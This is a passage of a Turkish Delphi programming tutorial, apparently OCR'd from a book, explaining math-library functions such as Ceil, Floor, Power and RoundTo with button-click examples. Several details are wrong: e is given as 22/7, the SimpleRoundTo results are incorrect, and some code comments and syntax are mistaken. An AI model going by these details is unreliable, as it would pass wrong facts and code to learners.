
Aşağıdaki kod satırlarını “Dll” uygulama pencerenize ekleyiniz.



Şimdi de uygulamanıza ekleyeceğiniz aşağıdaki kodlar sayesinde, Edit kutusuna yazdığınız adresteki exe programını kolaylıkla çalıştırabileceksiniz.



Programı çalıştırdıktan sonra Edit kutusuna çalıştıracağınız dosyanın yolunu yazıp, button kontrolüne tıklayınız.



Button kontrolüne tıklandıktan sonra Edit kutusunda yer alan "c:\winnt\system32\notepad.exe" uygulaması çalıştırılmaktadır.

BÖLÜM 12
DELPHI FONKSİYONLARI

Fonksiyonlara Giriş:

Delphi içerisinde, kolay uygulama geliştirme amaçlı kullanabileceğiniz bir çok method ve özellik bulunmaktadır. Bu methodlar sizleri yazmanız gereken bir çok sıkıcı koddan kurtarmaya yönelik olarak eklenmiştir. Şimdi Delphi kütüphanesinde yer olan bu fonksiyonları teker teker incelemeye başlayalım.

Matematiksel Fonksiyonlar:

Aritmetik işlem yapabilmek için kütüphaneye eklenmiş fonksiyonlardır. Matematiksel fonksiyonları kullanırken ondalıklı sayıların, tam sayıları kapsadığı (dijit kaybı olmadığı için) unutulmamalıdır. Bu fonksiyonları çalıştırabilmeniz için "math" kütüphanesini "uses" satırına eklemeniz gerekmektedir.

```
uses
Windows, Messages, SysUtils, Variants,Classes,Graphics, Controls,
Forms,Dialogs, StdCtrls,
math;  //Eklemeyi unutmayınız.
```

Abs(ondalıklı_sayı):

Tanımlama:	function Abs(X);

Parametre olarak girilen (parantez içerisindeki değer parametre olarak adlandırılmaktadır) reel sayının pozitif değerini hesaplamak için kullanılır. Parametre pozitif ise sayının değerini değiştirmeyecektir. Eğer negatif ise o zaman pozitif değerini geriye döndürecektir.

```
procedure TForm1.Button1Click(Sender: TObject);
var
  sayi:Real;
  sonuc:Real;
begin
  sayi:=StrToFloat(Edit1.Text);
  sonuc:=abs(sayi);          //pozitife çevir
  Form1.Caption:=FloatToStr(sonuc);
end;
```

Fonksiyona gönderilen parametre tam sayı veya reel sayı tipli olabilir. Aynı mantıkla geriye döndürdüğü sayının tipi de yine tam sayı veya ondalıklı sayı olabilecektir.

Ceil(ondalıklı_sayı):

Tanımlama:	function Ceil(const X: Extended):Integer;

Parametre olarak girilen ondalıklı sayıyı bir üst tam sayıya yuvarlatarak geriye döndürür. Dönen sayının tipi tam sayı olduğu için "IntToStr" tip dönüştürme fonksiyonu sayesinde kolayca yazdırılabilir.

```
procedure TForm1.Button2Click(Sender: TObject);
  var
    sayi:Real;
    sonuc:Integer;
begin
  sayi:=125.2;
  sonuc:=Ceil(sayi); //Ondalıklı sayıyı üste yuvarla
  Form1.Caption:=IntToStr(sonuc);// 126 yazar
end;
```

Aşağıdaki şekilde de kullanılabilir.

```
procedure TForm1.Button3Click(Sender: TObject);
 var
    sayi:Real;
    sonuc:Integer;
begin
  sayi:=StrToFloat(Edit1.Text);
  sonuc:=Ceil(sayi);              //Editeki değeri bir üst tam sayıya yuvarla
  Form1.Caption:=IntToStr(sonuc);
end;
```

"Ceil" fonksiyonu, sayıda yer alan ondalıklı kısma bakmadan bir üst tam sayıya yuvarlamak için kullanılır.

Floor(ondalıklı_sayı);

Tanımlama:	function Floor(const X: Extended): Integer;

Bu fonksiyon "Ceil" fonksiyonunun yaptığı işlevin tam tersini yapar. Yani parametre olarak girilen ondalıklı sayıyı, virgülden sonraki kısmın büyüklüğüne bakmadan bir alt tam sayıya yuvarlayacaktır. Sayının negatif veya pozitif olması önem arz etmez. Her zaman bir alt tam sayıya yuvarlama yapacaktır (-2.8 i -3 olarak döndürecektir).

```
procedure TForm1.Button4Click(Sender: TObject);
 var
   sayi:Real;
   sonuc:Integer;
begin
  sayi:=125.9;
  sonuc:=Floor(sayi);  //Bir alt tam sayıya indir.
  Form1.Caption:=IntToStr(sonuc);// 125 yazar
end;
```

Negatif tamsayılara örnek yapacak olursak:

```
procedure TForm1.Button4Click(Sender: TObject);
 var
   sayi:Real;
   sonuc:Integer;
begin
  sayi:=-125.1;
  sonuc:=Floor(sayi);
  Form1.Caption:=IntToStr(sonuc);// -126 yazar
end;
```

"Floor" fonksiyonu, sayıda yer alan ondalıklı kısma bakmadan bir alt tam sayıya yuvarlamak için kullanılır.

Trunc(ondalıklı_sayı);

Tanımlama:	function Trunc(X: Extended): Int64;

Parametre olarak girilen ondalıklı sayının tam kısmını döndüren matematiksel bir fonksiyondur.

```
procedure TForm1.Button5Click(Sender: TObject);
 var
   sayi:Real;
   sonuc:Integer;
begin
  sayi:=125.9;
  sonuc:=Trunc(sayi);  //sadece tam kısmını göster
  Form1.Caption:=IntToStr(sonuc);//  125 yazar
end;
```

"Trunc" fonksiyonunda herhangi bir yuvarlatma söz konusu değildir. Negatif sayılar içinde kolaylıkla kullanılabilir (-125,9 u -125 olarak hesaplar). Geriye dönen değerin tipinin tam sayı olduğunu fonksiyon tanımlamasından kolayca çıkarabilirsiniz.

Frac(Ondalıklı_sayı):

Tanımlama:	function Frac(X: Extended): Extended;

Parametre olarak girilen değerin ondalıklı kısmını hasaplayan bir fonksiyondur. Tanımlamaya dikkat edecek olursanız, geriye dönen değerin tipinin ondalıklı bir sayı (Extended) olduğunu görürsünüz.

```
procedure TForm1.Button6Click(Sender: TObject);
var
   sayi:Real;
   sonuc:Extended;
begin
  sayi:=125.756;  //isterseniz bir kontrolden değer aktarabilirsiniz.
  sonuc:=Frac(sayi);  //ondalıklı kısmı al
  Form1.Caption:=FloatToStr(sonuc);//  0.756 yazar
end;
```

Fonksiyondan geriye dönen değer ondalıklı bir sayı tipi olduğu için "FloatToStr" fonksiyonu ile kolayca değerini yazdırabilirsiniz.

Exp(ondalıklı_sayı):

Tanımlama:	function Exp(X: Real): Real;

Parametre olarak girilen sayıyı "e" (22/7) nin üssü olarak kabul eder ve kuvvetini alır (şayet 2 girilirse e sayısının karesi alınır).

```
procedure TForm1.Button7Click(Sender: TObject);
var
   sayi:Integer;
   sonuc:Extended;
begin
  sayi:=2;
  sonuc:=Exp(sayi);   //e nin karesini bul
  Form1.Caption:=FloatToStr(sonuc);//  7.389  yazar
end;
```

Int(Ondalıklı_sayı):

Tanımlama:	function Int(X: Extended): Extended;

Parametre olarak girilen değerin tam kısmını reel sayı olarak döndüren bir fonksiyondur. Sonucu herhangi bir kontrolde yazdırmak için "FloatToStr" tip dönüştürme fonksiyonunu kullanmalısınız. "IntToStr" tip dönüştürme fonksiyonu hata verecektir.

```
procedure TForm1.Button8Click(Sender: TObject);
var
  sayi:Real;
  sonuc:Real;
begin
  sayi:=-120.85; //değeri kontroldende aldırabilirsiniz
  sonuc:=Int(sayi); //tam kısmını al
  Form1.Caption:=FloatToStr(sonuc); //-120 yazar
end;
```

Tekrar hatırlatmakta yarar görüyorum, bu fonksiyondan geriye dönen sayının tipi ondalıklı sayı tipidir. Bu yüzden yazdırmak için "FloatToStr" fonksiyonundan faydalanmalısınız.

IntPower(ondalıklı_sayı,tam_sayı):

Tanımlama:	function IntPower(const Base: Extended; const Exponent: Integer): Extended register;

Birinci parametre olarak girilen ondalıklı sayının, ikinci parametreyle girilen kuvvetini hesaplamak için kullanılır. İkinci parametre olarak sadece tam sayı değeri girebilirsiniz.

```
procedure TForm1.Button9Click(Sender: TObject);
var
   sayi:Real;
   sonuc:Extended;
begin
  sayi:=5.2;
  sonuc:=IntPower(sayi,2);   //e nin karesini bul
  Form1.Caption:=FloatToStr(sonuc);//  27.04 yazar
end;
```

"IntPower" fonksiyonundan geriye dönen sayının tipi ondalıklı olmaktadır. Bu yüzden kontrol üzerinde yazdırabilmek için "FloatToStr" fonksiyonundan faydalanmalısınız.

Ln(ondalıklı_sayı):

Tanımlama:	function Ln(X: Real): Real;

Parametre olarak girilen ondalıklı (ondalıklı sayılar tam sayıları kapsarlar, unutmayın) sayının "e" tabanında logaritmasını almak için kullanılır. Fonksiyondan geriye yine bir ondalıklı sayı döner.

```
procedure TForm1.Button10Click(Sender: TObject);
  var
    sayi:Real;
    sonuc:Real;
begin
  sayi:=10;
  sonuc:=Ln(sayi);  // log_e sayi demektir
  Form1.Caption:=FloatToStr(sonuc); //2.302 yazar
end;
```

Fonksiyondan geriye dönen değer ondalıklı sayı tipli olduğu için "FloatToStr" fonksiyonu kullanılarak yazdırılabilir.

Log10(ondalıklı_sayı):

Tanımlama:	function Log10(const X: Extended): Extended;

Parametre olarak girilen değişkenin "10" tabanına göre logaritmasını almak için kullanılır.

```
procedure TForm1.Button11Click(Sender: TObject);
 var
    sayi:Real;
    sonuc:Real;
begin
  sayi:=100;
  sonuc:=Log10(sayi);
  Form1.Caption:=FloatToStr(sonuc);  //2 yazar
end;
```

Fonksiyondan geriye dönen değer ondalıklı sayı tipinde olduğu için "FlostToStr" fonksiyonu sayesinde yazdırılabilir.

Log2(ondalıklı_sayı):

Tanımlama:	function Log2(const X: Extended): Extended;

Parametre olarak girilen değerin "2" tabanında logaritmasını hesaplayan bir fonksiyondur.

```
procedure TForm1.Button12Click(Sender: TObject);
var
   sayi:Real;
   sonuc:Real;
begin
  sayi:=8;
  sonuc:=Log2(sayi);    // Log28
  Form1.Caption:=FloatToStr(sonuc);  //3 yazar
end;
```

Fonksiyondan geriye dönen değer, ondalıklı sayı tipinde olduğu için sonuç "FloatToStr" tip dönüştürme fonksiyonu kullanılarak yazdırılabilir.

LogN(Ondalıklı_sayı,ondalıklı_sayı2):

Tanımlama:	function LogN(const Base, X: Extended): Extended;

Birinci parametreyle verilen tabana göre, ikinci parametreyle verilen değişkenin logaritmasını hesaplar.

```
procedure TForm1.Button13Click(Sender: TObject);
var
   sayi:Real;
   sonuc:Real;
begin
  sayi:=9;
  sonuc:=LogN(3,sayi);     //Log39
  Form1.Caption:=FloatToStr(sonuc);  //2 yazar
end;
```

Fonksiyondan geriye dönen değer, ondalıklı sayı tipinde olduğu için "FloatToStr" tip dönüştürme fonksiyonu sayesinde yazdırılabilir.

Max(ondalıklı_sayı,ondalıklı_sayı2):

Tanımlama:	**function Max(A,B: Integer): Integer; overload;** **function Max(A,B: Int64): Int64; overload;** **function Max(A,B: Single): Single; overload;** **function Max(A,B: Double): Double; overload;** **function Max(A,B: Extended): Extended; overload;**

Parametre olarak girilen ondalıklı (veya tam sayı) sayıların en büyüğünü hesaplayan bir fonksiyondur. Dikkat edeceğiniz husus fonksiyonun sadece iki parametre aldığıdır. Yani elinizdeki üç sayının en büyüğünü bu fonksiyonla hesaplatamazsınız (dolaylı olarak olabilir).

```
procedure TForm1.Button14Click(Sender: TObject);
  var
    ilk,son:Integer;
    sonuc:Integer;
begin
  ilk:=25;
  son:=5;
  sonuc:=Max(ilk,son); //Büyük olanını bul
  Form1.Caption:=IntToStr(sonuc); //25 yazar
end;
```

Parametre olarak ondalıklı sayıda kullanabilirsiniz.

Min(ondalıklı_sayı,ondalıklı_sayı2):

Tanımlama:	**function Min(A,B: Integer): Integer; overload;** **function Min (A,B: Int64): Int64; overload;** **function Min (A,B: Single): Single; overload;** **function Min (A,B: Double): Double; overload;** **function Min (A,B: Extended): Extended; overload;**

Parametre olarak girilen ondalıklı (veya tam sayı) sayıların en küçüğünü hesaplayan bir fonksiyondur. Dikkat edeceğiniz husus fonksiyonun sadece iki parametre aldığıdır. Yani elinizdeki üç sayının en küçüğünü bu fonksiyonla hesaplatamazsınız (dolaylı olarak olabilir).

```
procedure TForm1.Button14Click(Sender: TObject);
  var
    ilk,son:Integer;
    sonuc:Integer;
begin
  ilk:=25;
```

```
  son:=5;
  sonuc:=Min(ilk,son); //Küçük olanını bul
  Form1.Caption:=IntToStr(sonuc); //5 yazar
end;
```

Parametre olarak ondalıklı sayıda kullanabilirsiniz.

Muldiv(Tam_sayı,Tam_sayı2,Tam_sayı3):

Tanımlama:	function MulDiv(Number, Numerator, Denominator: Integer): Integer;

İlk iki parametreyle verilen tamsayıları çarpıp, üçüncü parametreye bölen matematiksel bir fonksiyondur. Fonksiyondan geriye dönen değerin tipi tam sayı olduğu için, sonuç ondalıklı olarak çıkarsa aşağı veya yukarı tam sayıya yuvarlama işlemi yapacaktır.

```
procedure TForm1.Button16Click(Sender: TObject);
  var
    sayi,adet,bol,sonuc:Integer;
begin
  sayi:=10;
  adet:=2;
  bol:=3;
  sonuc:=MulDiv(sayi,adet,bol); // 10*2/3
  Form1.Caption:=IntToStr(sonuc); //7 yazar
end;
```

Fonksiyondan geriye dönen değer tamsayı tipli olduğu için, tip dönüştürme işlemini "IntToStr" fonksiyonuyla gerçekleştirebilirsiniz.

Pi:

Tanımlama:	function Pi: Extended;

Matematikte kullanılan "pi" sayısının değerini içerisinde tutabilen bir fonksiyondur. "3.14159265358979323 85" sayısına eşit olan bu fonksiyon sayesinde, daireye ait alan ve çevre hesaplamalarını kolaylıkla yaptırabilirsiniz. Fonksiyon ondalıklı bir sayı barındırdığı için "FloatToStr" fonksiyonu kullanılarak tip dönüşüm işlemleri uygulanmalıdır.

Aşağıda "pi" fonksiyonuna ait örneklendirme yapılmıştır.

```
procedure TForm1.Button17Click(Sender: TObject);
  var
    yaricap:Integer;
    cevre,alan:Double;
begin
  yaricap:=10;
  cevre:=2*pi*yaricap; // çecre=2*pi*r
  alan:=pi*yaricap*yaricap;
  ShowMessage('Daire Alanı=' + FloatToStr(alan) + #13#10 + 'Dairenin
Çevresi='+FloatToStr(cevre));// #13#10 alt satıra inmek için kullanıldı
end;
```

Programı çalıştırıp button kontrolüne tıklarsanız aşağıdaki pencere ile karşılaşırsınız. Pencerede dairenin alanı ile çevresi hesaplanarak bildirilmektedir.

Poly(ondalıklı_sayı,dizi_değişken):

Tanımlama:	**function Poly(const X: Extended; const Coefficients: array of Double): Extended;**

Programınızda polinom fonksiyon sonuçlarını hesaplamak için kullanılır. Birinci parametre polinom fonksiyondaki değişkenin değeri, ikinci parametre ise polinom fonksiyonda kullanılacak olan katsayıların değerlerini tutacak olan dizi değişkenden ibarettir.

```
procedure TForm1.Button18Click(Sender: TObject);
  var
     katsayilar:Array of Double;
    derece,i:Integer;sonuc:Extended; deger:Integer;
begin
  deger:=StrToInt(InputBox('Hangi Değer İçin','Değer',''));
  derece:=StrToInt(InputBox('Poinom Kaçıncı Dereceden', 'Derece',''));
  SetLength(katsayilar,derece+1); //Boyutla
  for i:=low(katsayilar) to high(katsayilar) do
        katsayilar[i]:=StrToInt(InputBox(IntToStr(i)+
        '.ci Katsayıyı Giriniz','Katsayı',''))
  sonuc:=Poly(deger,katsayilar);//Polinomu hesapla
  Form1.Caption:='Polinomun Sonucu=' + FloatToStr(sonuc);
end;
```

Fonksiyonu kullanırken dizi değişkeninizi ondalıklı sayı tanımlamaya dikkat ediniz. Programı çalıştırdıktan sonra polinomda kullanılan (y=ax2+bx) "x" değişkeninin değerini girmeniz istenecektir. Ardından polinom fonksiyonunuzun kaçıncı dereceden olduğunu ve katsayılarını sırasıyla (olmayan bir katsayı için "0" girmelisiniz) girmenizi isteyecektir. Fonksiyondan geriye dönen değer ondalıklı sayı olacağı için sonucu "FloatToStr" fonksiyonu ile yazdırabilirsiniz.

Power(ondalıklı_sayı,ondalıklı_sayı2):

Tanımlama:	function Power(const Base, Exponent: Extended): Extended;

Üs almak için Delphi'de kullanılan fonksiyondur. Birinci parametreyle verilen ondalıklı sayının, ikinci parametreyle verilen kuvvetini hesaplar.

```
procedure TForm1.Button19Click(Sender: TObject);
  var
    taban,us:Double;
    sonuc:Extended;
begin
  taban:=4;
  us:=3;
  sonuc:=Power(taban,us); //üs al
  Form1.Caption:=FloatToStr(sonuc); //4*4*4=64 yazar.
end;
```

Taban ve üs değerleri ondalıklı sayıda olabilir (yani 2.4 ün 5.2 .ci kuvvetini de hesaplayabilir). Fonksiyondan geriye dönen değer ondalıklı sayı olduğu için sonucu yazdırmak için "FloatToStr" fonksiyonunu kullanmalısınız.

Round(ondalıklı_sayı):

Tanımlama:	function Round(X: Extended): Int64;

Parametre ile girilen reel sayıyı ondalıklı kısımdaki değere göre, bir üst veya bir alt tam sayıya yuvarlamak için kullanılan bir fonksiyondur. Ondalıklı kısımdaki ilk rakam "5" veya daha büyükse üste, daha küçükse de alta yuvarlayacaktır. Fonksiyondan geriye dönen değer tam sayı tipli olacağı için, kontrol içerisinde yazdırmak için "IntToStr" fonksiyonunu kullanmanız yeterli olacaktır.

Aşağıda Round() fonksiyonu kullanılarak örnek geliştirilmiştir. Dikkatlice incelemeye devam ediniz.

```
procedure TForm1.Button20Click(Sender: TObject);
  var
    deger:Extended;
    sonuc:Extended;
begin
  deger:=10.465;
  sonuc:=Round(deger);                    //alta veya üste yuvarla
  Form1.Caption:=FloatToStr(sonuc);       //10yazar
end;
```

Round fonksiyonu kriter olarak ondalıklı kısımdaki ilk rakamı kullanmaktadır. Şayet "5" ten büyükse üst tam sayıya yuvarlama işlemi yapacaktır.

RoundTo(ondalıklı_sayı,tam_sayı):

Tanımlama:	function RoundTo(const AValue: Double; const ADigit: TRoundToRange): Double;

RoundTo fonksiyonunun bir kaç kullanım mantığı vardır, aşağıdaki örnekleri dikkatlice inceleyiniz.

- **Eğer ikinci parametre Negatif Sayı İse:**

Bu durumda ondalıklı kısımdan gösterilecek olan rakam sayısı belirlenebilir. Ondalıklı kısımdan gösterilecek olan en son rakamdan bir sonraki rakama göre büyüğe veya küçüğe yuvarlatma yine yapılacaktır.

```
procedure TForm1.Button21Click(Sender: TObject);
 var
    deger:Extended;
    sonuc:Extended;
begin
  deger:=1001.465;
  sonuc:=RoundTo(deger,-2); //ondalıklı kısımdan 2 rakam
  Form1.Caption:=FloatToStr(sonuc); //1001.47 yazar
end;
```

- **Eğer ikinci parametre Pozitif Sayı İse:**

Bu durumda tam kısmın en sonundan başlayarak, ikinci parametreyle belirtilen değer kadar "0" eklenir. Sonuçta yine üste veya alta yuvarlatma işlemi uygulanacaktır.

```
procedure TForm1.Button22Click(Sender: TObject);
var
   deger:Extended;
   sonuc:Extended;
begin
  deger:=1591.465;
  sonuc:=RoundTo(deger,3); //ondalıklı kısımdan 2 rakam
  Form1.Caption:=FloatToStr(sonuc); //2000 yazar
end;
```

Başka bir örnek:

```
procedure TForm1.Button22Click(Sender: TObject);
var
   deger:Extended;
   sonuc:Extended;
begin
  deger:=1491.465;
  sonuc:=RoundTo(deger,3); //ondalıklı kısımdan 2 rakam
  Form1.Caption:=FloatToStr(sonuc); //1000 yazar
end;
```

Üstteki örnekte sağdan üç rakamı "0" yapınız, aynı zamanda en son "0" yapılan rakam "5" den büyükse bir üste, küçükse bir alta yuvarla denilmek istenmektedir. Biraz değişik gelebilir, ama yeterince örnek çözerseniz mantığına alışacaksınız sanırım.

Sign(ondalıklı_sayı):

Tanımlama:	**function Sign(const AValue: Double): TValueSign; overload;** **function Sign(const AValue: Integer): TValueSign; overload;** **function Sign(const AValue: Int64): TValueSign; overload;**

Parametreyle girilen değerin pozitif, sıfır veya negatif olduğunu gösterebilen bir fonksiyondur. Eğer sayı sıfırdan küçükse "-1", büyükse "+1" sıfıra eşitse "0" değerini döndürecektir.

"Sign" fonksiyonundan geriye dönen değer "0, 1, -1" rakamlarından bir tanesi olacaktır. Sayının çok büyük veya küçük olması bu durumu değiştirmemektedir.

Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button23Click(Sender: TObject);
  var
    ilk:Double;
    sonuc:Integer;
begin
  ilk:=StrToFloat(Edit1.Text);
  sonuc:=Sign(ilk);
  if sonuc=1 then
    ShowMessage('Sayı Pozitif')
  else if sonuc=-1 then
    ShowMessage('Sayı Negatif')
  else if sonuc=0 then  //sadece else de yeterliydi
    ShowMessage('Sayı Sıfır');
end;
```

Yazılan kodlamada açıklanacak bir şey olmadığı (her şey açık zaten) için açıklama satırlarına gerek görülmemiştir.

SimpleRoundTo(ondalıklı_sayı,tam_sayı):

Tanımlama:	**function SimpleRoundTo(const AValue: Double; const ADigit: TSimpleRoundToRange = -2): Double;**

Çalışma mantığı daha önce izah edilen "RoundTo" fonksiyonuna çok benzemektedir. Aralarındaki tek fark "SimpleRoundTo" fonksiyonunda yuvarlatma işlemi uygulanmayacağıdır. Aşağıdaki sonuçları yapacağınız örnekle kıyaslayınız.

Uygulama:	Sonuç
SimpleRoundTo(1254.6543,1)	**2000**
SimpleRoundTo(1254.6543,-2)	**1254.65**
SimpleRoundTo(1254.6543,-3)	**1254.653**

Sqr(ondalıklı_sayı):

Tanımlama:	**function Sqr(X: Extended): Extended;**

Parametreyle girilen sayının karesini hesaplayabilen bir Delphi fonksiyonudur. Tam sayılar için kullanılabileceği gibi ondalıklı sayılar içinde sonucu hesaplayabilmektedir.

Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button25Click(Sender: TObject);
  var
    sayi,sonuc:Double;
begin
  sayi:=100.2;
  sonuc:=Sqr(sayi);  //karesini hesapla
  Form1.Caption:=FloatToStr(sonuc);  //10040.04 yazar
end;
```

Şayet kullanılan parametrenin tipi tam sayı ise bu durumda sonucu daha hızlı hesaplayacaktır.

Sqrt(ondalıklı_sayı):

Tanımlama:	function Sqrt(X: Extended): Extended;

Parametreyle girilen ondalıklı sayının karakökünü hesaplayan bir fonksiyondur. Parametrenin tamsayı veya ondalıklı sayı olması önem arz etmemektedir.

```
procedure TForm1.Button26Click(Sender: TObject);
 var
    sayi,sonuc:Double;
begin
  sayi:=100;
  sonuc:=Sqrt(sayi);  //karekökünü hesapla
  Form1.Caption:=FloatToStr(sonuc);  //10 yazar
end;
```

Bu fonksiyondan geriye ondalıklı bir sayı döneceği için sonucu yazdırmak için "FloatToStr" fonksiyonunu kullanmalısınız.

Inc(tam_sayı,tam_sayı2):

Tanımlama:	procedure Inc(var X [; N: Longint]);

Bu bir fonksiyon değil (prosedür), ama burada vermeyi uygun gördüm. Method birinci parametreyle girilen değişkenin (tam sayı olmak zorundadır) değerini ikinci parametre kadar (ikinci değişkende tam sayı olmak zorundadır) artıracaktır. İkinci parametrenin opsiyonel olduğunu belirtmek isterim, şayet verilmezse artım değeri bir "1" olarak alınacaktır. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button27Click(Sender: TObject);
  var
    deger:Integer;
begin
  deger:=99;
  inc(deger);  //değişkenin değerini bir artır
  Form1.Caption:=IntToStr(deger);  //100 yazar
end;
```

Başka bir örneklendirme yapalım.

```
procedure TForm1.Button27Click(Sender: TObject);
  var
    deger:Integer;
begin
  deger:=99;
  inc(deger,11);  //değişkenin değerini onbir artır
  Form1.Caption:=IntToStr(deger);  //110 yazar
end;
```

"Inc" methodunda ondalıklı sayı kullanamazsınız. Eğer kullanmaya kalkarsanız Delphi sizi hata mesajıyla uyaracaktır.

Dec(tam_sayı,tamsayı2):

Tanımlama:	procedure Dec(var X[; N: Longint]);

Method birinci parametreyle girilen değişkenin (tam sayı olmak zorundadır) değerini ikinci parametre kadar (ikinci değişkende tam sayı olmak zorundadır) azaltacaktır. İkinci parametrenin opsiyonel olduğunu belirtmek isterim, şayet verilmezse azalma değeri bir "1" olarak alınacaktır. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button28Click(Sender: TObject);
 var
    deger:Integer;
begin
  deger:=100;
  Dec(deger,1);  //değişkenin değerini onbir artır
  Form1.Caption:=IntToStr(deger);  //99 yazar
end;
```

Başka bir örnek:

```
procedure TForm1.Button28Click(Sender: TObject);
 var
   deger:Integer;
begin
  deger:=110;
  Dec(deger,11);  //değişkenin değerini onbir artır
  Form1.Caption:=IntToStr(deger);  //99 yazar
end;
```

"Dec" prosedürü de sadece tamsayı değerler için kullanıldığından ondalıklı sayılar için denerseniz programınız kırılacaktır.

Div:

Bu da bir fonksiyon olmamakla beraber bu kısımda bulunmasında fayda görmekteyim. Matematiksel bölme işleminde tam bölüm değerini veren komuttur.

```
procedure TForm1.Button29Click(Sender: TObject);
var
  deger:Integer;
  sonuc:Integer;
begin
  deger:=19;
  sonuc:=deger div 4; //4 kaç kere var
  Form1.Caption:=IntToStr(sonuc);// tam olarak 4 kere var
end;
```

Mod:

Dah önce izah edilmişti, fakat bu bölümde bulunmasında fayda görüyorum. Aşağıda örneklendirme işlemi yapılmıştır.

```
procedure TForm1.Button30Click(Sender: TObject);
var
  deger:Integer;
  sonuc:Integer;
begin
  deger:=19;
  sonuc:=deger mod 4; //kalan ne
  Form1.Caption:=IntToStr(sonuc);// 3 yazar
end;
```

Shl:

Değişken değerlerinin iki sayısı veya kuvvetleriyle kolayca işlem yapılabilmesini sağlayan komuttur (C++ bilenler için ">>" ve "<<"). Yaptığı işleme gelince; solunda belirtilen sayıyla, sağında belirtilen sayıyı ikinin kuvveti olarak kabul ederek çarpar. Aşağıdaki örneklendirmeyi dikkatlice inceleyiniz.

```
procedure TForm1.Button31Click(Sender: TObject);
var
  deger:Integer;
  sonuc:Extended;
begin
  deger:=10;
  sonuc:=deger shl 3; // 2^3*10=80
  Form1.Caption:=FloatToStr(sonuc); // 80 yazar
end;
```

"Shl" komutunun yaptığı işlem şudur. "a:=10 shl 3" satırı "a:=10*2^3" ile aynı işi yapacaktır. Yani sağdaki sayıyı 2 nin üssü olarak alacak solundaki sayıyla çarpacaktır (c++ da 3 bit sola ötele). Başka bir örnek verelim.

```
procedure TForm1.Button31Click(Sender: TObject);
var
  deger:Integer;
  sonuc:Extended;
begin
  deger:=20;
  sonuc:=deger shl 5; // 2^5*20=640
  Form1.Caption:=FloatToStr(sonuc); // 640 yazar
end;
```

Shr:


Değişken değerlerinin iki sayısı veya kuvvetleriyle kolayca işlem yapılabilmesini sağlayan diğer bir komuttur (C++ bilenler için ">>" ve "<<"). Yaptığı işleme gelince; solunda belirtilen sayıyla, sağında belirtilen sayıyı ikinin kuvveti olarak kabul ederek böler. Belirtilen üs değeri kadar bit sağa öteleme yapar da denilebilir.

Aşağıdaki örneklendirmeyi dikkatlice inceleyiniz.

```
procedure TForm1.Button32Click(Sender: TObject);
var
  deger:Integer;
  sonuc:Extended;
begin
  deger:=20;
  sonuc:=deger shr 2; // 20/2^2=5
  Form1.Caption:=FloatToStr(sonuc); // 5 yazar
end;
```

